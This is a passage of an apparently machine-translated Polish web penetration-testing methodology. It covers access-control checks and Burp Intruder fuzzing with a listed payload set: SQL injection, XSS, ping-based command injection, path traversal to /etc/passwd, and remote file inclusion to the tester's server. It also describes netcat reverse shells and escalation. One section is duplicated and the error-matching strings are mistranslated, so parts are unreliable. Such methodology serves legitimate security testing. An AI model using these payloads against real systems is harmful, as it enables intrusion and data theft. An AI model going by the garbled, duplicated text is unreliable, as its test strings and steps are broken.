6.2.1.1 Używając Burp, przeglądaj całą zawartość aplikacji w ramach jednego kontekstu użytkownika.

6.2.1.2 Przejrzyj zawartość mapy witryny Burp, aby upewnić się, że zidentyfikowałeś wszystkie funkcje, które chcesz przetestować. Następnie wyloguj się z aplikacji i zaloguj ponownie, używając innego kontekstu użytkownika. Użyj menu kontekstowego, aby wybrać funkcję „porównaj mapy witryn", aby określić, które żądania o wysokim poziomie uprawnień mogą być dostępne dla

użytkownik o niższych uprawnieniach.

6.2.2 Jeśli aplikacja wymusza poziomą segregację uprawnień, wykonaj równoważny test przy użyciu dwóch różnych kont z tym samym poziomem uprawnień, próbując użyć jednego konta do uzyskania dostępu do danych należących do drugiego konta. Zwykle obejmuje to zastąpienie identyfikatora (takiego jak identyfikator dokumentu) w żądaniu określenia zasobu należącego do innego użytkownika.

6.2.3 Wykonaj ręczne sprawdzenie logiki kontroli dostępu do kluczy.

6.2.3.1 Dla każdego uprawnienia użytkownika przejrzyj zasoby dostępne dla użytkownika. Próbować uzyskać dostęp do tych zasobów z konta nieautoryzowanego użytkownika, odtwarzając żądanie przy użyciu konta nieautoryzowanego użytkownika

token sesji.

6.2.4 Wykonując jakikolwiek test kontroli dostępu, należy przetestować każdy krok funkcji wieloetapowych z osobna, aby potwierdzić, czy kontrola dostępu została prawidłowo zaimplementowana na każdym etapie lub czy aplikacja zakłada, że użytkownicy uzyskujący dostęp do późniejszego etapu muszą przeszły kontrole bezpieczeństwa wdrożone na wcześniejszych etapach. Na przykład, jeśli strona administracyjna zawierająca formularz jest odpowiednio chroniona, sprawdź, czy samo przesłanie formularza również podlega odpowiedniej kontroli dostępu.

6.3 Test z ograniczonym dostępem

6.3.1 Jeśli nie masz wcześniejszego dostępu do kont o różnych poziomach uprawnień lub do wielu kont z dostępem do różnych danych, testowanie pod kątem uszkodzonych kontroli dostępu nie jest takie proste. Wiele typowych luk będzie znacznie trudniej zlokalizować, ponieważ nie znasz nazw adresów URL, identyfikatorów i parametrów potrzebnych do wykorzystania słabości.

6.3.2 W ćwiczeniach mapowania aplikacji korzystających z konta o niskich uprawnieniach można było zidentyfikować adresy URL funkcji uprzywilejowanych, takich jak interfejsy administracyjne. Jeśli nie są one odpowiednio chronione, prawdopodobnie już o tym wiesz.

6.3.3 Zdekompiluj wszystkich obecnych skompilowanych klientów i wyodrębnij wszelkie odwołania do funkcji po stronie serwera.

6.3.4 Dostęp do większości danych podlegających horyzontalnej kontroli dostępu odbywa się za pomocą identyfikatora, takiego jak numer konta lub numer zamówienia. Aby sprawdzić, czy kontrola dostępu jest skuteczna przy użyciu tylko jednego konta, musisz spróbować odgadnąć lub odkryć identyfikatory powiązane z danymi innych użytkowników. Jeśli to możliwe, wygeneruj serię identyfikatorów w krótkich odstępach czasu (na przykład tworząc kilka nowych zamówień). Spróbuj zidentyfikować wszelkie wzorce, które mogą pozwolić ci przewidzieć identyfikatory wydawane innym użytkownikom. Jeśli nie ma możliwości wygenerowania nowych identyfikatorów, prawdopodobnie ograniczasz się do analizy tych, które już masz i zgadywania na tej podstawie.

6.3.5 Jeśli znajdziesz sposób na przewidzenie identyfikatorów wydanych innym użytkownikom, użyj technik opisanych w części 14, aby przeprowadzić zautomatyzowany atak w celu zebrania interesujących danych należących do innych użytkowników. Użyj funkcji Extract Grep w Burp Intruder, aby przechwycić istotne informacje z odpowiedzi aplikacji.

6.4 Testowanie niezabezpieczonych metod kontroli dostępu


6.4.1 Niektóre aplikacje implementują kontrolę dostępu opartą na parametrach żądania w sposób z natury niebezpieczny. Poszukaj parametrów, takich jak edit=false lub access=read w dowolnych kluczowych żądaniach i zmodyfikuj je zgodnie z ich widoczną rolą, aby spróbować zakłócić logikę kontroli dostępu aplikacji.

6.4.2 Niektóre aplikacje opierają decyzje kontroli dostępu na nagłówku HTTP Referer. Na przykład aplikacja może właściwie kontrolować dostęp do pliku /admin.jsp i akceptować każde żądanie, w którym jest to odsyłacz. Aby przetestować to zachowanie, spróbuj wykonać pewne działania uprzywilejowane, do których masz uprawnienia, i prześlij brakujący lub zmodyfikowany nagłówek strony odsyłającej. Jeśli ta zmiana spowoduje, że aplikacja zablokuje Twoje żądanie, może to oznaczać, że nagłówek strony odsyłającej jest używany w niebezpieczny sposób. Spróbuj wykonać tę samą czynność, co nieautoryzowany użytkownik, ale podaj oryginalny nagłówek strony odsyłającej i sprawdź, czy akcja się powiedzie.

6.4.3 Jeśli HEAD jest dozwoloną metodą w witrynie, przetestuj niezabezpieczoną kontrolę dostępu zarządzaną przez kontenery do adresów URL. Złóż żądanie za pomocą metody HEAD, aby określić, czy aplikacja na to zezwala.

7 Test pod kątem luk w zabezpieczeniach opartych na danych wejściowych

Wiele ważnych kategorii luk jest wyzwalanych przez nieoczekiwane działania użytkownika i może pojawić się w dowolnym miejscu w aplikacji. Skutecznym sposobem zbadania aplikacji pod kątem tych luk jest dopasowanie każdego parametru do każdego żądania za pomocą zestawu ciągów ataku.



7.1 Fuzz Wszystkie parametry żądania

7.1.1 Przejrzyj wyniki swoich ćwiczeń mapowania aplikacji i zidentyfikuj każde odrębne żądanie klienta, które przesyła parametry przetwarzane przez aplikację po stronie serwera. Istotne parametry obejmują pozycje w ciągu zapytania adresu URL, parametry w treści żądania i pliki cookie HTTP. Dołącz także wszelkie inne elementy wprowadzone przez użytkownika, które miały wpływ na zachowanie aplikacji, takie jak nagłówki Referer lub User-Agent.

7.1.2 Do fuzzowania parametrów możesz użyć własnych skryptów lub gotowego narzędzia do fuzzowania. Na przykład, aby użyć Burp Intruder, załaduj kolejno każde żądanie do narzędzia. Prostym sposobem na to jest przechwycenie żądania w Burp Proxy i wybranie akcji Wyślij do intruza lub kliknięcie prawym przyciskiem myszy elementu w historii Burp Proxy i wybranie tej opcji. Użycie tej opcji konfiguruje Burp Intruder z treścią żądania, wraz z prawidłowym docelowym hostem i portem. Automatycznie oznacza również wartości wszystkich parametrów żądania jako pozycje ładunku, gotowe do fuzzowania.

7.1.3 Korzystając z karty ładunków, skonfiguruj odpowiedni zestaw ładunków ataku, aby wykryć luki w zabezpieczeniach aplikacji. Ładunki można wprowadzać ręcznie, ładować je z pliku lub wybrać jedną z gotowych list ładunków. Zamieszanie każdego parametru żądania w aplikacji zwykle wiąże się z wysyłaniem dużej liczby żądań i przeglądaniem wyników pod kątem anomalii. Jeśli zestaw ciągów ataku jest zbyt duży, może to przynieść efekt przeciwny do zamierzonego i wygenerować zbyt dużą ilość danych wyjściowych do przejrzenia. Dlatego rozsądnym podejściem jest skupienie się na szeregu powszechnych luk w zabezpieczeniach, które często można łatwo wykryć w nietypowych reakcjach na określone spreparowane dane wejściowe i które często ujawniają się w dowolnym miejscu aplikacji, a nie w określonych typach funkcjonalności. Oto odpowiedni zestaw ładunków, których można użyć do przetestowania niektórych typowych kategorii luk w zabezpieczeniach:

SQL Injection

‘

‘--

‘; waitfor delay ‘0:30:0’--

1; waitfor delay ‘0:30:0’--

XSS and Header Injection

xsstest

“><script>alert(‘xss’)</script>

OS Command Injection

|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &

| ping –i 30 127.0.0.1 |

| ping –n 30 127.0.0.1 |

& ping –i 30 127.0.0.1 &

& ping –n 30 127.0.0.1 &

; ping 127.0.0.1 ;

%0a ping –i 30 127.0.0.1 %0a

` ping 127.0.0.1 `

Path Traversal

../../../../../../../../../../etc/passwd

../../../../../../../../../../boot.ini

..\..\..\..\..\..\..\..\..\..\etc\passwd

..\..\..\..\..\..\..\..\..\..\boot.ini

Script Injection

;echo 111111

echo 111111

response.write 111111

:response.write 111111

File Inclusion

http://<your server name>/

http://<nonexistent IP address>/

7.1.4 Wszystkie poprzednie ładunki są pokazane w ich dosłownej formie. Znaki ?, ;, &, +, = i spacja muszą być zakodowane w adresie URL, ponieważ mają specjalne znaczenie w żądaniach HTTP. Domyślnie Burp Intruder wykonuje niezbędne kodowanie tych znaków, więc upewnij się, że ta opcja nie została wyłączona. (Aby przywrócić wszystkie opcje do ich wartości domyślnych po wcześniejszym dostosowaniu, wybierz Burp , Restore Defaults.)

7.1.5 W funkcji Grep Burp Intruder skonfiguruj odpowiedni zestaw ciągów znaków, aby oznaczyć niektóre typowe komunikaty o błędach w odpowiedziach. Na przykład:

błąd

wyjątek

nielegalny

nieważny

ponieść porażkę

stos

dostęp

informator

plik

nie znaleziono

varchar

ODBC

SQL

WYBIERAĆ

111111

Należy zauważyć, że ciąg 111111 jest dołączony do testowania udanych ataków polegających na wstrzyknięciu skryptu. Ładunki w kroku 7.1.3 obejmują zapisanie tej wartości w odpowiedzi serwera.

7.1.6 Wybierz również opcję Payload Grep, aby oflagować odpowiedzi, które zawierają sam ładunek, wskazując na potencjalną lukę XSS lub wstrzyknięcie nagłówka.

7.1.7 Skonfiguruj serwer WWW lub program nasłuchujący netcat na hoście, który określiłeś w pierwszym ładunku dołączania plików. Pomaga to monitorować próby połączenia otrzymane z serwera w wyniku udanego ataku na zdalne włączenie pliku.

7.1.8 Rozpocznij atak. Po zakończeniu przejrzyj wyniki pod kątem nieprawidłowych odpowiedzi wskazujących na obecność luk w zabezpieczeniach. Sprawdź rozbieżności w kodzie stanu HTTP, długości odpowiedzi, czasie odpowiedzi, wyglądzie skonfigurowanych wyrażeń i wyglądzie samego ładunku. Możesz kliknąć każdy nagłówek kolumny w tabeli wyników, aby posortować wyniki według wartości w tej kolumnie (i kliknąć z wciśniętym klawiszem Shift, aby odwrócić wyniki). Pozwala to szybko zidentyfikować wszelkie anomalie, które wyróżniają się na tle innych wyników.

7.1.9 W przypadku każdej potencjalnej luki wskazanej w wynikach testów rozmytych zapoznaj się z poniższymi sekcjami tej metodologii. Opisują szczegółowe kroki, które należy podjąć w odniesieniu do każdej kategorii problemu, aby zweryfikować istnienie luki i pomyślnie ją wykorzystać.

7.1.10 Po skonfigurowaniu Burp Intruder do przeprowadzania testu fuzz pojedynczego żądania, możesz szybko powtórzyć ten sam test dla innych żądań w aplikacji. Po prostu wybierz każde żądanie docelowe w Burp Proxy i wybierz opcję Wyślij do intruza. Następnie natychmiast rozpocznij atak w Intruzie, używając istniejącej konfiguracji ataku. W ten sposób możesz uruchomić dużą liczbę testów jednocześnie w oddzielnych oknach i ręcznie przeglądać wyniki, gdy każdy test zakończy swoją pracę.

7.1.11 Jeśli twoje ćwiczenia mapowania zidentyfikowały jakiekolwiek pozapasmowe kanały wejściowe, za pomocą których wejście kontrolowane przez użytkownika może być wprowadzone do przetwarzania aplikacji, powinieneś wykonać podobne ćwiczenie fuzzingu na tych kanałach wejściowych. Przesyłaj różne spreparowane dane zaprojektowane w celu wyzwalania typowych luk w zabezpieczeniach podczas przetwarzania w aplikacji internetowej. W zależności od charakteru kanału wejściowego może być konieczne utworzenie niestandardowego skryptu lub innej wiązki przewodów do tego celu.

7.1.12 Jeśli masz dostęp do zautomatyzowanego skanera luk w zabezpieczeniach aplikacji sieciowych, oprócz samodzielnego mieszania żądań aplikacji, powinieneś uruchomić go w aplikacji docelowej, aby zapewnić podstawę do porównania z własnymi ustaleniami.

7.2 Test na wstrzyknięcie SQL

7.2.1 Jeśli ciągi znaków ataku SQL wymienione w kroku 7.1.3 skutkują jakimikolwiek nietypowymi odpowiedziami, ręcznie sprawdź sposób obsługi odpowiedniego parametru przez aplikację, aby określić, czy występuje luka w zabezpieczeniach umożliwiająca wstrzyknięcie kodu SQL.

7.2.2 Jeśli zwrócone zostały jakiekolwiek komunikaty o błędach bazy danych, sprawdź ich znaczenie.

7.2.3 Jeśli podanie pojedynczego cudzysłowu w parametrze powoduje błąd lub inne nietypowe zachowanie, podaj dwa pojedyncze cudzysłowy. Jeśli te dane wejściowe powodują zniknięcie błędu lub nietypowego zachowania, aplikacja jest prawdopodobnie podatna na iniekcję SQL.

7.2.4 Spróbuj użyć typowych funkcji konkatenatora łańcuchów SQL, aby skonstruować ciąg, który jest równoważny z pewnymi łagodnymi danymi wejściowymi. Jeśli spowoduje to taką samą reakcję jak oryginalne, nieszkodliwe dane wejściowe, aplikacja jest prawdopodobnie podatna na ataki. Na przykład, jeśli oryginalne dane wejściowe to wyrażenie FOO, możesz wykonać ten test, używając następujących elementów (w trzecim przykładzie zwróć uwagę na spację między dwoma cudzysłowami):

‘||’FOO

‘+’FOO

' 'BLA

Jak zawsze pamiętaj o zakodowaniu w adresie URL znaków, takich jak + i spacja, które mają specjalne znaczenie w żądaniach HTTP.

7.2.5 Jeśli oryginalne dane wejściowe są numeryczne, spróbuj użyć wyrażenia matematycznego, które jest równoważne oryginalnej wartości. Na przykład, jeśli pierwotna wartość to 2, spróbuj podać 1+1 lub 3–1. Jeśli aplikacja odpowiada w ten sam sposób, może być podatna na ataki, zwłaszcza jeśli wartość wyrażenia numerycznego ma systematyczny wpływ na zachowanie aplikacji.

7.2.6 Jeśli poprzedni test zakończy się pomyślnie, można uzyskać dodatkową pewność, że w grę wchodzi podatność na iniekcję SQL, używając wyrażeń matematycznych specyficznych dla języka SQL do skonstruowania określonej wartości. Jeśli logiką aplikacji można w ten sposób systematycznie manipulować, prawie na pewno jest ona podatna na iniekcję SQL. Na przykład oba poniższe elementy są równoważne liczbie 2:

67-ASCII('A')

51-ASCII(1)

7.2.7 Jeśli którykolwiek z przypadków testowych fuzz z użyciem komendy waitfor spowodował nienormalne opóźnienie czasowe przed odpowiedzią aplikacji, jest to silny wskaźnik, że typem bazy danych jest MS-SQL, a aplikacja jest podatna na iniekcję SQL. Powtórz test ręcznie, określając różne wartości w parametrze waitfor i określ, czy czas odpowiedzi zmienia się systematycznie z tą wartością. Pamiętaj, że ładunek ataku może zostać wstawiony do więcej niż jednego zapytania SQL, więc zaobserwowane opóźnienie czasowe może być stałą wielokrotnością określonej wartości.

7.2.8 Jeśli aplikacja jest podatna na wstrzykiwanie kodu SQL, zastanów się, jakie rodzaje ataków są wykonalne i mogą pomóc w osiągnięciu celów. Zapoznaj się z częścią 9, aby zapoznać się ze szczegółowymi krokami wymaganymi do przeprowadzenia któregokolwiek z następujących ataków:

* Zmodyfikuj warunki w klauzuli WHERE, aby zmienić logikę aplikacji (na przykład przez wstrzyknięcie lub 1=1 — aby ominąć logowanie).

* Użyj operatora UNION, aby wstrzyknąć dowolne zapytanie SELECT i połączyć wyniki z wynikami pierwotnego zapytania aplikacji.

* Odcisk palca typu bazy danych przy użyciu składni SQL specyficznej dla bazy danych.

* Jeśli typem bazy danych jest MS-SQL, a aplikacja zwraca komunikaty o błędach ODBC w swoich odpowiedziach, wykorzystaj je do wyliczenia struktury bazy danych i pobrania dowolnych danych.

* Jeśli nie możesz znaleźć sposobu na bezpośrednie pobranie wyników dowolnego wstrzykniętego zapytania, użyj następujących zaawansowanych technik wyodrębniania danych:

* Pobieraj dane łańcuchowe w postaci numerycznej, po jednym bajcie na raz.

* Użyj kanału poza pasmem.

* Jeśli możesz wywołać różne odpowiedzi aplikacji w oparciu o jeden dowolny warunek, użyj Absinthe, aby wyodrębnić dowolne dane po jednym bicie na raz.

* Jeśli możesz wywołać opóźnienia czasowe w oparciu o jeden dowolny warunek, wykorzystaj je do pobierania danych po jednym bicie na raz.

* Jeśli aplikacja blokuje określone znaki lub wyrażenia wymagane do wykonania określonego ataku, wypróbuj różne techniki obejścia opisane w rozdziale 9, aby obejść filtr wejściowy.

* Jeśli to możliwe, eskaluj atak na bazę danych i serwer bazowy, wykorzystując wszelkie luki w zabezpieczeniach lub zaawansowane funkcje w bazie danych.

7.3 Test na XSS i inne wstrzykiwanie odpowiedzi

7.3.1 Zidentyfikuj odbite parametry żądania

7.3.1.1 Posortuj wyniki testów rozmytych, klikając kolumnę Payload Grep i zidentyfikuj wszystkie dopasowania odpowiadające ładunkom XSS wymienionym w kroku 7.1.3. Są to przypadki, w których ciągi testowe XSS zostały zwrócone w postaci niezmodyfikowanej w odpowiedziach aplikacji.

7.3.1.2 W każdym z tych przypadków przejrzyj odpowiedź aplikacji, aby znaleźć lokalizację dostarczonego wejścia. Jeśli pojawi się to w treści odpowiedzi, przetestuj pod kątem luk w zabezpieczeniach XSS. Jeśli dane wejściowe pojawiają się w dowolnym nagłówku HTTP, przetestuj pod kątem luk w zabezpieczeniach związanych z wstrzyknięciem nagłówka. Jeśli jest używany w nagłówku lokalizacji odpowiedzi 302 lub jeśli jest używany do określenia przekierowania w inny sposób, przetestuj pod kątem luk w zabezpieczeniach przekierowania. Należy zauważyć, że te same dane wejściowe mogą zostać skopiowane do wielu lokalizacji w ramach odpowiedzi i że może występować więcej niż jeden typ odzwierciedlonej luki w zabezpieczeniach.

7.3.2 Test na odbity XSS

7.3.2.1 Dla każdego miejsca w treści odpowiedzi, w którym pojawia się wartość parametru żądania, przejrzyj otaczający kod HTML, aby zidentyfikować możliwe sposoby spreparowania danych wejściowych, aby spowodować wykonanie dowolnego kodu JavaScript. Na przykład możesz wstrzyknąć znaczniki <script>, wstrzyknąć do istniejącego skryptu lub umieścić spreparowaną wartość w atrybucie znacznika.

7.3.2.2 Używaj różnych metod pokonywania filtrów opartych na sygnaturach opisanych w Części 12 jako odniesienie do różnych sposobów, w jakie spreparowane dane wejściowe mogą być użyte do spowodowania wykonania JavaScript.

7.3.2.3 Spróbuj przesłać do aplikacji różne możliwe exploity i monitoruj jej odpowiedzi, aby określić, czy przeprowadzane jest filtrowanie lub oczyszczanie danych wejściowych. Jeśli ciąg ataku zostanie zwrócony w postaci niezmodyfikowanej, użyj przeglądarki, aby ostatecznie zweryfikować, czy pomyślnie wykonałeś dowolny kod JavaScript (na przykład, generując okno dialogowe alertu).

7.3.2.4 Jeśli stwierdzisz, że aplikacja blokuje wejście zawierające pewne znaki lub wyrażenia, których potrzebujesz użyć, albo koduje pewne znaki w formacie HTML, wypróbuj różne obejścia filtrów opisane w części 12.

7.3.2.5 Jeśli znajdziesz lukę w zabezpieczeniach XSS w żądaniu POST, nadal można ją wykorzystać za pośrednictwem złośliwej strony internetowej, która zawiera formularz z wymaganymi parametrami i skrypt do automatycznego wysyłania formularza. Niemniej jednak dostępny jest szerszy zakres mechanizmów przeprowadzania ataków, jeśli exploit może zostać dostarczony za pośrednictwem żądania GET. Spróbuj przesłać te same parametry w żądaniu GET i sprawdź, czy atak nadal się powiedzie. Możesz użyć akcji Zmień metodę żądania w Burp Proxy, aby przekonwertować żądanie.

7.3.3 Test wstrzykiwania nagłówka HTTP

7.3.3.1 Dla każdego miejsca w nagłówkach odpowiedzi, w którym pojawia się wartość parametru żądania, sprawdź, czy aplikacja akceptuje dane zawierające znaki powrotu karetki (%0d) i nowego wiersza (%0a) zakodowane w adresie URL oraz czy są one zwracane nieoczyszczony w swojej odpowiedzi. (Zauważ, że szukasz samych znaków nowego wiersza, które pojawią się w odpowiedzi serwera, a nie ich odpowiedników zakodowanych w adresach URL).

7.3.3.2 Jeśli po wprowadzeniu spreparowanych danych wejściowych w nagłówkach odpowiedzi serwera pojawi się nowa linia, aplikacja jest podatna na wstrzyknięcie nagłówka HTTP. Można to wykorzystać do wykonywania różnych ataków, jak opisano w części 13.

7.3.3.3 Jeśli okaże się, że w odpowiedziach serwera zwracany jest tylko jeden z dwóch znaków nowej linii, nadal możliwe może być stworzenie działającego exploita, w zależności od kontekstu i przeglądarki docelowego użytkownika.

7.3.3.4 Jeśli stwierdzisz, że aplikacja blokuje wejście zawierające znaki nowego wiersza lub usuwa te znaki w swojej odpowiedzi, wypróbuj następujące elementy wejścia, aby przetestować skuteczność filtra:

foo%00%0d%0abar

foo%250d%250abar

foo%%0d0d%%0a0abar

7.3.4 Test otwartego przekierowania

7.3.4.1 Jeśli odbite dane wejściowe są używane do określenia celu pewnego rodzaju przekierowania, sprawdź, czy możliwe jest dostarczenie spreparowanych danych wejściowych, które skutkują arbitralnym przekierowaniem na zewnętrzną stronę internetową. Jeśli tak, zachowanie to można wykorzystać do uwiarygodnienia ataku typu phishing.

7.3.4.2 Jeśli aplikacja zwykle przesyła bezwzględny adres URL jako wartość parametru, zmodyfikuj nazwę domeny w adresie URL i sprawdź, czy aplikacja przekierowuje Cię do innej domeny.

7.3.4.3 Jeśli parametr zwykle zawiera względny adres URL, zmień go na bezwzględny adres URL dla innej domeny i sprawdź, czy aplikacja przekierowuje Cię do tej domeny.

7.3.4.4 Jeśli aplikacja przeprowadza walidację parametru przed wykonaniem przekierowania, aby zapobiec zewnętrznemu przekierowaniu, jest to często podatne na obejścia. Wypróbuj różne ataki opisane w części 13, aby przetestować solidność filtrów.

7.3.5 Testowanie przechowywanych ataków

7.3.5.1 Jeśli aplikacja przechowuje elementy wprowadzone przez użytkownika, a następnie wyświetla je na ekranie, po zmyleniu całej aplikacji możesz zauważyć, że niektóre ciągi ataku są zwracane w odpowiedziach na żądania, które same nie zawierają tych ciągów. Zanotuj wszystkie przypadki, w których to nastąpi, i zidentyfikuj oryginalny punkt wejścia dla przechowywanych danych.

7.3.5.2 W niektórych przypadkach dane dostarczone przez użytkownika są pomyślnie przechowywane tylko wtedy, gdy ukończysz proces wieloetapowy, co nie występuje w podstawowych testach rozmytych. Jeśli ćwiczenia mapowania aplikacji wykryły jakąkolwiek funkcjonalność tego rodzaju, ręcznie przejdź przez odpowiedni proces i przetestuj przechowywane dane pod kątem luk XSS.

7.3.5.3 Jeśli masz wystarczający dostęp, aby to przetestować, przejrzyj dokładnie wszelkie funkcje administracyjne, w których dane pochodzące od użytkowników o niskich uprawnieniach są ostatecznie renderowane na ekranie w sesji użytkowników o wyższych uprawnieniach. Wszelkie zapisane luki XSS w tego rodzaju funkcjonalnościach zwykle prowadzą bezpośrednio do eskalacji uprawnień.

7.3.5.4 Przetestuj każdy przypadek, w którym dane dostarczone przez użytkownika są przechowywane i wyświetlane użytkownikom. Zbadaj je pod kątem XSS i innych opisanych wcześniej ataków polegających na wstrzykiwaniu odpowiedzi.

7.3.5.5 Jeśli znajdziesz lukę w zabezpieczeniach, w której dane wprowadzone przez jednego użytkownika są wyświetlane innym użytkownikom, określ najskuteczniejszy ładunek ataku, za pomocą którego możesz osiągnąć swoje cele, takie jak przejęcie sesji lub fałszowanie żądań. Jeśli przechowywane dane są wyświetlane tylko temu samemu użytkownikowi, od którego pochodzą, spróbuj znaleźć sposoby na powiązanie wszelkich innych wykrytych luk w zabezpieczeniach (takich jak zepsuta kontrola dostępu) w celu wprowadzenia ataku na sesje innych użytkowników.

7.3.5.6 Jeśli aplikacja umożliwia przesyłanie i pobieranie plików, zawsze sprawdzaj tę funkcjonalność pod kątem przechowywanych ataków XSS. Jeśli aplikacja zezwala na pliki HTML, JAR lub tekstowe i nie weryfikuje ani nie oczyszcza ich zawartości, prawie na pewno jest podatna na ataki. Jeśli zezwala na pliki JPEG i nie sprawdza, czy zawierają prawidłowe obrazy, jest prawdopodobnie narażony na ataki na użytkowników Internet Explorera. Przetestuj obsługę każdego obsługiwanego przez aplikację typu pliku i potwierdź, jak przeglądarki radzą sobie z odpowiedziami zawierającymi HTML zamiast normalnego typu treści.

7.3.5.7 W każdym miejscu, w którym dane przesłane przez jednego użytkownika są wyświetlane innym użytkownikom, ale gdzie filtry aplikacji uniemożliwiają wykonanie ataku XSS z przechowywanymi danymi, sprawdź, czy zachowanie aplikacji naraża ją na fałszowanie żądań na miejscu.

7.4 Test wstrzykiwania poleceń systemu operacyjnego

7.4.1 Jeśli którykolwiek z ciągów ataku wstrzykiwania poleceń wymienionych w kroku 7.1.3 spowodował nieprawidłowe opóźnienie czasu przed odpowiedzią aplikacji, jest to silny wskaźnik, że aplikacja jest podatna na wstrzykiwanie poleceń systemu operacyjnego. Powtórz test, ręcznie określając różne wartości w parametrze -i lub -n i określ, czy czas odpowiedzi zmienia się systematycznie w zależności od tej wartości.

7.4.2 Używając tego, który z wstrzykniętych łańcuchów okazał się skuteczny, spróbuj wstrzyknąć bardziej interesujące polecenie (takie jak ls lub dir) i określ, czy możesz pobrać wyniki polecenia do przeglądarki.

7.4.3 Jeśli nie możesz bezpośrednio pobrać wyników, masz do wyboru inne opcje:

* Możesz spróbować otworzyć kanał poza pasmem z powrotem do komputera. Spróbuj użyć TFTP, aby skopiować narzędzia na serwer, użyć telnet lub netcat, aby utworzyć odwróconą powłokę z powrotem na swój komputer i użyć polecenia mail, aby wysłać dane wyjściowe polecenia przez SMTP.

* Możesz przekierować wyniki swoich poleceń do pliku w

web root, który można następnie pobrać bezpośrednio za pomocą przeglądarki.

Na przykład:

katalog > c:\inetpub\wwwroot\foo.txt

7.4.4 Jeśli znajdziesz sposób na wstrzykiwanie poleceń i pobieranie wyników, powinieneś określić swój poziom uprawnień (używając whoami lub podobnego polecenia lub próbując zapisać nieszkodliwy plik w chronionym katalogu). Następnie możesz próbować zwiększyć uprawnienia, uzyskać dostęp tylnymi drzwiami do poufnych danych aplikacji lub zaatakować inne hosty, do których można uzyskać dostęp z zaatakowanego serwera.

7.3.5.6 Jeśli aplikacja umożliwia przesyłanie i pobieranie plików, zawsze sprawdzaj tę funkcjonalność pod kątem przechowywanych ataków XSS. Jeśli aplikacja zezwala na pliki HTML, JAR lub tekstowe i nie weryfikuje ani nie oczyszcza ich zawartości, prawie na pewno jest podatna na ataki. Jeśli zezwala na pliki JPEG i nie sprawdza, czy zawierają prawidłowe obrazy, jest prawdopodobnie narażony na ataki na użytkowników Internet Explorera. Przetestuj obsługę każdego obsługiwanego przez aplikację typu pliku i potwierdź, jak przeglądarki radzą sobie z odpowiedziami zawierającymi HTML zamiast normalnego typu treści.

7.3.5.7 W każdym miejscu, w którym dane przesłane przez jednego użytkownika są wyświetlane innym użytkownikom, ale gdzie filtry aplikacji uniemożliwiają wykonanie ataku XSS z przechowywanymi danymi, sprawdź, czy zachowanie aplikacji naraża ją na fałszowanie żądań na miejscu.

7.4 Test wstrzykiwania poleceń systemu operacyjnego

7.4.1 Jeśli którykolwiek z ciągów ataku wstrzykiwania poleceń wymienionych w kroku 7.1.3 spowodował nieprawidłowe opóźnienie czasu przed odpowiedzią aplikacji, jest to silny wskaźnik, że aplikacja jest podatna na wstrzykiwanie poleceń systemu operacyjnego. Powtórz test, ręcznie określając różne wartości w parametrze -i lub -n i określ, czy czas odpowiedzi zmienia się systematycznie w zależności od tej wartości.

7.4.2 Używając tego, który z wstrzykniętych łańcuchów okazał się skuteczny, spróbuj wstrzyknąć bardziej interesujące polecenie (takie jak ls lub dir) i określ, czy możesz pobrać wyniki polecenia do przeglądarki.

7.4.3 Jeśli nie możesz bezpośrednio pobrać wyników, masz do wyboru inne opcje:

* Możesz spróbować otworzyć kanał poza pasmem z powrotem do komputera. Spróbuj użyć TFTP, aby skopiować narzędzia na serwer, użyć telnet lub netcat, aby utworzyć odwróconą powłokę z powrotem na swój komputer i użyć polecenia mail, aby wysłać dane wyjściowe polecenia przez SMTP.

* Możesz przekierować wyniki swoich poleceń do pliku w

web root, który można następnie pobrać bezpośrednio za pomocą przeglądarki.

Na przykład:

katalog > c:\inetpub\wwwroot\foo.txt

7.4.4 Jeśli znajdziesz sposób na wstrzykiwanie poleceń i pobieranie wyników, powinieneś określić swój poziom uprawnień (używając whoami lub podobnego polecenia lub próbując zapisać nieszkodliwy plik w chronionym katalogu). Następnie możesz próbować zwiększyć uprawnienia, uzyskać dostęp tylnymi drzwiami do poufnych danych aplikacji lub zaatakować inne hosty, do których można uzyskać dostęp z zaatakowanego serwera.

7.4.5 Jeśli uważasz, że twoje dane wejściowe są przekazywane do jakiejś komendy systemu operacyjnego, ale wymienione ciągi ataku nie powiodły się, sprawdź, czy możesz użyć znaku < lub >, aby skierować zawartość pliku do wejścia komendy lub skierować wyjście polecenia do pliku. Może to umożliwić odczyt lub zapis dowolnej zawartości pliku. Jeśli znasz lub możesz odgadnąć aktualnie wykonywane polecenie, spróbuj wprowadzić parametry wiersza polecenia powiązane z tym poleceniem, aby zmodyfikować jego zachowanie w użyteczny sposób (na przykład przez określenie pliku wyjściowego w głównym katalogu WWW).

7.4.6 Jeśli stwierdzisz, że aplikacja ucieka przed niektórymi kluczowymi znakami potrzebnymi do wykonania ataku typu Command Injection, spróbuj umieścić znak ucieczki przed każdym takim znakiem. Jeśli aplikacja nie unika samego znaku ucieczki, zwykle prowadzi to do obejścia tego środka obronnego. Jeśli stwierdzisz, że białe znaki są blokowane lub oczyszczane, możesz użyć $IFS zamiast spacji na platformach opartych na systemie UNIX.

7.5 Test na przechodzenie ścieżki

7.5.1 Dla każdego przeprowadzonego testu rozmytego przejrzyj wyniki wygenerowane przez łańcuchy ataku przemierzania ścieżki wymienione w kroku 7.1.3. Możesz kliknąć górę kolumny ładunku w Burp Intruder, aby posortować tabelę wyników według ładunku i pogrupować wyniki dla tych ciągów. W każdym przypadku odebrania nietypowego komunikatu o błędzie lub odpowiedzi o nienormalnej długości przejrzyj odpowiedź ręcznie, aby określić, czy zawiera ona zawartość określonego pliku lub inne dowody, że wystąpiła nietypowa operacja na pliku.

